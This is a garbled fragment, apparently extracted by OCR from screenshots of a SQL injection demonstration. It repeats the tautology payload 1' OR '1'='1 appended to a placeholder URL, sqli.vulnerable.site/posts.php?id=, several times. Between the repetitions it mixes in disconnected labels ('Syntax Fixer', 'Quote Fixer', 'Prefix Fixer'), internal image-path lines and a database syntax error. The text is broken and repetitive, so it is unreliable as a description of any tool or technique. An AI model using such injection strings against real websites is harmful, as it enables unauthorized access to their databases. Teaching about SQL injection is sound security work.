http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1
```

Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1

```
1' OR '1'='1
```




Quote Fixer

Prefix Fixer

Syntax Fixer


http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1



```
1' OR '1'='1
```

Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1




1' OR '1'='1

error: line 1 column 1 near "1' or '1' = '1"

